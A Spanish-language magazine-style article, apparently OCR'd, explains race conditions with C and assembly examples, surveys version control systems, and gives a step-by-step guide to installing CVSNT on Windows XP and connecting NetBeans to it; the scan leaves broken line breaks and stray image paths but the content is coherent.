Saludos a todos, apreciados lectores. Como comentaba en la entrada del texto que tienes entre las manos, la implantación de algún sistema de control de versiones resulta de vital importancia en entornos de desarrollo donde participen varias personas. Es más, me atrevería a decir que para una sola persona, este tipo de sistemas también resultan útiles en extremo, pues brindan ciertas posibilidades -de las que hablaremos más adelante- que resultan adecuados aún cuando no necesitemos coordinar nuestros esfuerzos con más gente.

El problema de la sincronización

Para comprender mejor qué clase de problemas puede acarrear la ausencia de un control de sincronización adecuado a la hora de realizar un proceso, vamos a realizar uno de los ejercicios mentales que tanto me gustan. Imaginad que tenéis una cantidad determinada de dinero, pongamos cien euros, en un fondo común que compartís con algún familiar para realizar determinadas compras. El dinero lo guardáis en en vuestra casa, en una caja, y sobre ella dejáis un papel donde está apuntada la cantidad de dinero que hay en el interior.

Supongamos -al ser un ejercicio mental, podemos suponer lo que nos dé la gana- que cuando vamos a hacer una compra, simplemente miramos la cantidad disponible y cogemos el dinero para, al volver, dejar un papel con la nueva cantidad restante, sin fijarnos en si hay otro dato anotado. Así, si vosotros cogéis dinero y vais a comprar algo, gastando cinco euros, al volver dejáis un papel donde pone "95". Si más tarde vuestro familiar va a comprar otra cosa y se gasta diez euros, dejará un papel donde pondrá "85". Hasta aquí todo bien pero, ¿y si cogéis dinero a la vez?

Quedando los ochenta y cinco euros, cogéis dinero y os marcháis, y mientras estáis fuera vuestro familiar hace otro tanto. Os gastáis quince euros y al volver dejáis un papel en el que pone "70", pero vuestro familiar se había gastado tan sólo cinco euros y cuando regresa más tarde deja anotado "80" en el papel sobre la caja. Obviamente, si se tratara de un caso real, al volver y ver el papel con el "70" anotado, detectaría el problema, pero en nuestro ejercicio mental no ocurre así. Ya tenemos un problema de sincronización.

Un ejemplo real

Ahora, dejando a un lado ejercicios imaginativos extraños, vamos a ver un ejemplo de cómo la sincronización es un problema muy real en los ordenadores actuales. Como supongo que todos sabréis, los sistemas operativos actuales tienen características multitarea, esto es, son capaces de ejecutar simultáneamente varias tareas, solapando las ráfagas de proceso y de operaciones auxiliares (como comunicación o sincronización). Obviamente, la multitarea real sólo se puede dar en sistemas multiprocesador o multinúcleo (que, por otro lado, son cada vez más comunes), y en el caso de un único procesador tenemos una multitarea aparente, pero que "da el pego" de cara al usuario debido a la gran velocidad de reloj de los microprocesadores actuales.

Centrándonos en el último caso, donde tenemos un único microprocesador, imaginemos la siguiente instrucción en lenguaje de programación C.

```
i++;
```

Por si alguien no lo sabe, dicha operación simplemente incrementa en una unidad la variable, asumiendo por ejemplo que es de tipo entero. Sería equivalente a esta otra:

```
i = i + 1;
```

Al estar trabajando con un lenguaje de programación de alto nivel, como es el caso de C, esta instrucción no se ejecutaría directamente en el procesador, sino que se descompondría en una serie de instrucciones más básicas representadas en lenguaje ensamblador, durante el proceso de compilación. Supongamos que la descomposición es la siguiente:

```
; Cargamos en el registro
"R1" el contenido de la di-
rección de memoria correspon-
diente
MOV R1,[ i]
; Incrementamos en una unidad
el valor
ADD R1,1
; Cargamos en la dirección de
memoria el contenido del re-
gistro "R1"
MOV [ i],R1
```

Precisamente por las características multitarea de los sistemas actuales, cada proceso tiene la sensación de disponer de todos los recursos de la máquina para sí mismo, incluyendo el microprocesador. Obviamente, la realidad es muy distinta, pues el sistema operativo es quien gestiona los recursos, asignándolos a las distintas tareas existentes según una serie de normas dictadas por los algoritmos de planificación. Así pues, el microprocesador es un recurso más, y un proceso puede ser privado de él por distintos motivos: agotar su tiempo máximo de permanencia (quantum), ser expulsado a la fuerza (requisa), etc.

Visto esto, supongamos que estamos ejecutando dos programas que actúan sobra una misma variable compartida, y sus instrucciones son las siguientes:

```
// Programa A
i++;
```

```
// Programa B
i--;
```

La descomposición en instrucciones máquina sería la siguiente:

```
; Programa A
MOV R1,[ i]
ADD R1,1
MOV [ i],R1
```

```
; Programa B
MOV R2,[ i]
SUB R2,1
MOV [ i],R2
```

Supongamos que estas instrucciones se ejecutan secuencialmente y que la variable "i" tiene inicialmente el valor siete. La evolución de la memoria sería la siguiente:

```
; i=7
MOV R1,[ i] ; R1=7
ADD R1,1 ; R1=8
MOV [ i],R1 ; R1=8
; i=8
MOV R2,[ i] ; R2=8
SUB R2,1 ; R2=7
MOV [ i],R2 ; R2=7
; i=7
```

La ejecución ha dado el resultado que pretendíamos obtener. Pero veamos qué sucedería si durante la ejecución, el sistema operativo decide conmutar los procesos en el procesador...

```
; i=7, ejecutando proceso A
MOV R1,[ i] ; R1=7
; ¡Requisa!, ejecutando pro-
ceso B
MOV R2,[ i] ; R2=7
SUB R2,1 ; R2=6
MOV [ i],R2 ; R2=6
; i=6, pasa a ejecutarse el
proceso A
ADD R1,1 ; R1=8
MOV [ i],R1 ; R1=8
; i=8
```

La variable "i" finalmente contiene el valor 8, y eso no es en absoluto lo que pretendíamos. Este ejemplo (que representa las conocidas como "condiciones de carrera") es, ni más ni menos, el origen de los problemas de sincronización que existen en computación, los cuales constituyen un campo de estudio muy complejo e interesante. Aunque no es el objetivo del presente artículo explicar este aspecto, sí os adelanto que existen varias soluciones a este problema, tanto en entornos monoprocesador como multiprocesador. Como siempre, os recomiendo echar un vistazo en Internet si estáis interesados en aprender más.

Sistemas de control de versiones

Este problema que acabamos de ver, sustituyendo la variable por un archivo de código fuente y los programas por programadores (curiosa sustitución, me acaba de venir a la cabeza la película "Tron" jeje), es básicamente el problema que hace necesaria la existencia de un mecanismo de control de versiones. Así, si dos programadores descargan mediante FTP un fichero de código fuente de un servidor para realizar cambios, a la hora de subirlo nos encontraremos con que forzosamente se perderán los cambios realizados por el que haya subido el fichero en primer lugar.

Para evitar este tipo de problemas, existen los denominados sistemas de control de versiones, de los cuales hay bastantes implementaciones: CVS (Concurrent Versioning System), SVN (Subversion), Bazaar, GIT, GNU arch, VSS (Visual Source Safe)... y muchos otros. Aunque todos ellos tienen unas ciertas características comunes, como son la existencia de un mecanismo de almacenamiento de los elementos gestionados, la gestión de la modificación de dichos elementos, o -muy importante- el almacenamiento de un histórico de modificaciones sobre los elementos, que permite comparar dos versiones cuales quiera, así como realizar regresiones a una concreta.

Según la arquitectura de almacenamiento utilizada, podemos clasificar estos sistemas en centralizados (como CVS y Subversion), donde existe un servidor encargado de gestionar el acceso a los recursos; o bien distribuidos (como GIT o arch), donde obtenemos una mayor flexibilidad en detrimento de la facilidad de sincronización. Si nos fijamos en la manera de evitar colisiones en la edición de elementos, tenemos sistemas exclusivos en los que sólo un usuario podrá acceder a un elemento al mismo tiempo, o (más común) colaborativos, donde los usuarios trabajan con copias locales de los elementos y el sistema gestiona las modificaciones sobre un mismo objeto. Cuál es más adecuado depende en gran medida de cuáles sean los requisitos del entorno particular, aunque lo más común con diferencia es encontrarse sistemas centralizados y colaborativos.

Si tenemos en cuenta un sistema de este tipo (centralizado y colaborativo), como por ejemplo SVN o CVS, varias personas pueden descargarse del repositorio un determinado fichero y trabajar sobre él. A la hora de realizar el envío del fichero, el sistema se encargará de mezclar los cambios que hayan realizado los usuarios, y en la gran mayoría de los casos lo hará de forma automática sin causar problemas. En algunos casos, no obstante, se dará un conflicto (típicamente por modificar a la vez las mismas líneas) y alguien tendrá que encargarse de solucionarlo a mano. En cualquier caso, las posibilidades de trabajar sobre las mismas líneas en un momento dado son bastante inferiores a las que hay de trabajar sobre un mismo fichero, por lo que el sistema alivia gran parte de los problemas que teníamos en ausencia del mismo.

Desplegando un servidor CVSNT

Hace poco, me vi en la necesidad de implantar en mi entorno de trabajo un sistema de control de versiones como el que hemos comentado, dado que ciertos paquetes de código eran mantenidos y modificados por cinco personas diferentes (incluyéndome a mí). Hasta entonces, nuestro sistema de control de versiones particular era un intrincado grafo de memorias USB que pasaban de máquina en máquina dejando tras de sí innumerables versiones diferentes de cada fichero. Conforme la necesidad de modificar los paquetes se volvía mayor, la coordinación a la hora de realizarlo se tornaba poco menos que infernal, así que decidimos hacer algo al respecto.

Un servidor se autoasignó de buen grado el marrón de encargarse del tema, de forma que comencé a valorar las distintas posibilidades que teníamos, sopesando los pros y los contras. Como ya he comentado, estos sistemas pueden ir desde lo más simple hasta algo tremendamente intrincado, por lo que conviene tener en cuenta qué es lo que se necesita para no sobredimensionar el sistema a montar; dado que normalmente la complejidad conlleva también una mayor dificultad de uso (como ocurre con GIT).

Nuestras necesidades eran de lo más básicas, y además el entorno de desarrollo que utilizamos (NetBeans) integra de forma nativa soporte para CVS, por lo que ése fue el sistema elegido. Por desgracia, otra restricción impuesta por el entorno era el sistema operativo del servidor, un Windows XP. Así que eché un vistazo a las alternativas disponibles (http://en.wikipedia.org/wiki/Comparison_of_revision_control_software) y terminé decantándome por CVSNT.

CVSNT es un sistema de control de versiones cuyo funcionamiento está basado en (y es compatible con) CVS. Es software libre licenciado bajo GNU GPL, si bien está patrocinado por la empresa March Hare Software, y es compatible de forma nativa con diversos sistemas operativos, entre ellos Linux y Windows. Además, incorpora una serie de interesantes características que hacen del sistema algo bastante más avanzado que un simple CVS, entre ellas:


Control de acceso para proyectos y ramas.
Auditado y análisis de métricas automático en una base de datos SQL.
Autenticación con Active Directory.
Seguimiento exhaustivo de los cambios.
Sincronización de repositorios integrada.
...

En nuestro caso, la mayoría no vamos a utilizarlas (de hecho, ni siquiera utilizamos las ramas), pero es bueno saber que están ahí. Así pues, es el momento de ponerse manos a la obra con la instalación.

Instalando CVSNT

Lo primero será ir a la página web del software (http://www.march-hare.com/cvspro/es.asp) y descargar el paquete con el cliente y el servidor para el sistema operativo Windows. Obtendremos un fichero llamado "cvsnt-2.5.03.2382.msi" de 4,2 Mb de peso. Es muy importante comprobar siempre de alguna manera la integridad de los ficheros descargados, para lo cual suelo recomendar usar alguna función unidireccional de tipo hash. Para esta versión 2.5.03.2382 (la última en el momento de escribir estas líneas), las sumas de comprobación son:


```
master@blingdenstone:~$
md5sum cvsnt-2.5.03.2382.msi
```




```
38bf3691bffd9dac23c466ce953a5
e8a  cvsnt-2.5.03.2382.msi
master@blingdenstone:~$
sha1sum cvsnt-2.5.03.2382.msi
3b8d1b18f00f7dacd21e639ca9a67
6f74b08ba6c  cvsnt-
2.5.03.2382.msi
master@blingdenstone:~$
```

Para comprobarlo, en sistemas Linux podéis usar los comandos que yo mismo he utilizado (md5sum y sha1sum), y en Windows podéis usar programas equivalentes para la línea de comandos, o algún programa gráfico como HashCalc (o, mejor aún, jHashCalc, una implementación libre que yo mismo he creado, y que además es multiplataforma :-P).


Una vez comprobado, podemos proceder a instalarlo en nuestra máquina Windows, un proceso muy sencillo. En primer lugar nos encontraremos con la pantalla de bienvenida del asistente de instalación, seguida de la pantalla con los términos de licencia del producto, en este caso la GPL. Después nos encontramos la pantalla de selección de modo de instalación y, si se selecciona el modo personalizado, la



Comprobación de la integridad del instalador



Instalador de CVSNT



Selección de componentes de CVSNT

de selección pormenorizada de los distintos componentes que pueden instalarse. Tras continuar, comenzará el breve proceso de instalación que culminará con la típica pantalla de instalación finalizada, y el típico y desesperante mensaje en el que se nos informa de la necesidad de reiniciar el equipo.

Configurando el servidor

Una vez instalado, es el momento de configurar el servidor, para lo cual pulsaremos en el acceso directo llamado "CVSNT Control Panel" en el menú de programa recién creado. Antes de configurar ciertos parámetros del servidor, debemos detener los dos servicios en ejecución con los correspondientes botones en la primera pantalla del panel de control.

En la pestaña "Repository configuration" debemos crear un nuevo repositorio que utilizaremos para trabajar con nuestros proyectos. Al pulsar en el botón "Add", nos encontraremos con un formulario que nos solicitará los datos del repositorio a crear. En "Location" se debe introducir una ruta del sistema válida, por ejemplo "C:\CVS". Es obligatorio dar un nombre al repositorio (por ejemplo "/CVS"), y opcionalmente podemos añadir también una descripción. Los tres botones de selección deberán estar activados (publicar repositorio, repositorio por defecto y online). Al pulsar en el botón aceptar, el sistema nos advertirá que el repositorio no se encuentra inicializado, y nos preguntará si queremos que lo incialice, a lo que debemos responder afirmativamente.

LA IMPLANTACIÓN DE ALGÚN SISTEMA DE CONTROL DE VERSIONES RESULTA DE VITAL IMPORTANCIA EN ENTORNOS DE DESARROLLO DONDE PARTICIPEN VARIAS PERSONAS

Ahora que ya tenemos nuestro repositorio, pasamos a la pestaña "Server Settings". En esta sección no es necesario modificar nada, aunque sí podéis cambiar alguno de los parámetros si os resulta útil o adecuado en vuestro caso particular. En la pestaña de "Compatibility Options" debemos cerciorarnos de que la opción de clientes que tienen permitida la conexión está establecida en el valor "Any CVS/CVSNT". En "Plugins" y "Advanced" tampoco será necesario tocar nada para los ejemplos que vamos a ver.


Tras la configuración, pulsamos en el botón "Aplicar" y volvemos a la pestaña inicial ("About") para iniciar de nuevo los servicios del programa. Si no hay ningún problema, estamos en condiciones de configurar los usuarios que accederán al sistema. Para ello, abrimos una terminal de símbolo del sistema (Inicio -> Ejecutar -> cmd.exe) y escribimos:

```
C:\Documents and Settings\De-
ath Master>set cvsroot=:ss-
pi:MENZOBERRANZAN:/CVS

C:\Documents and Settings\De-
ath Master>
```

Ahora, voy a crear un usuario virtual en el CVS llamado "master" que va a estar vinculado a mi cuenta real.

```
C:\Documents and Settings\De-
ath Master>cvs passwd -r "De-
```



```
ath Master" -a master
Adding user master@MENZOBE-
RRANZAN
New Password:
Verify Password:

C:\Documents and Settings\De-
ath Master>
```

Si quisiéramos añadir más usuarios al sistema, podríamos hacerlo de dos maneras. La primera sería crear tantos usuarios en el sistema operativo anfitrión como deseemos tener en el CVS, y vincular las cuentas del servidor a las reales del sistema con el comando "cvs passwd -r <cuenta>". La segunda, más limpia pero algo menos segura, sería asignar más usuarios virtuales a un mismo usuario real mediante el comando "cvs passwd -r <cuenta_real> -a <cuenta_virtual>".

Si nos decidimos por la adición de múltiples usuarios reales al sistema, será conveniente ocultarlos de la pantalla de inicio de sesión para evitar tener un salón de IRC al encender o reiniciar el equipo. Para ello, debemos ir al editor de registro de Windows (Inicio -> Ejecutar -> regedit) y buscar la clave "HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/WindowsNT/CurrentVersion/Winlogon/SpecialAccounts/UserList" para, a continuación, añadir un nuevo valor DWORD con cada nombre de usuario que queramos ocultar en el inicio de sesión.

Configurando el acceso en NetBeans

Ha llegado el momento de configurar el acceso en NetBeans, para lo cual iremos al menú "CVS" y seleccionaremos la opción "Checkout". Una vez en la pantalla de configuración, debemos rellenar los campos "CVS Root" y "Password". El primero de ellos deberá ser de la forma:

```
protocolo:usuario@host:/repo-
sitorio
```


En mi caso será:

```
:pserver:mas-
ter@192.168.0.11:/CVS
```

Pulsaremos en "Next" y, si la autenticación se realiza correctamente, podremos realizar el "Checkout" sobre los distintos módulos existentes en el repositorio. Es importante seleccionar una carpeta local en la que se almacenará la copia local del repositorio (en mi caso será "/home/master/CVS"). Como el nuestro está, por el momento, vacío, simplemente pulsaremos en "Finish" e ignoraremos la sugerencia del entorno de desarrollo de crear un nuevo proyecto.

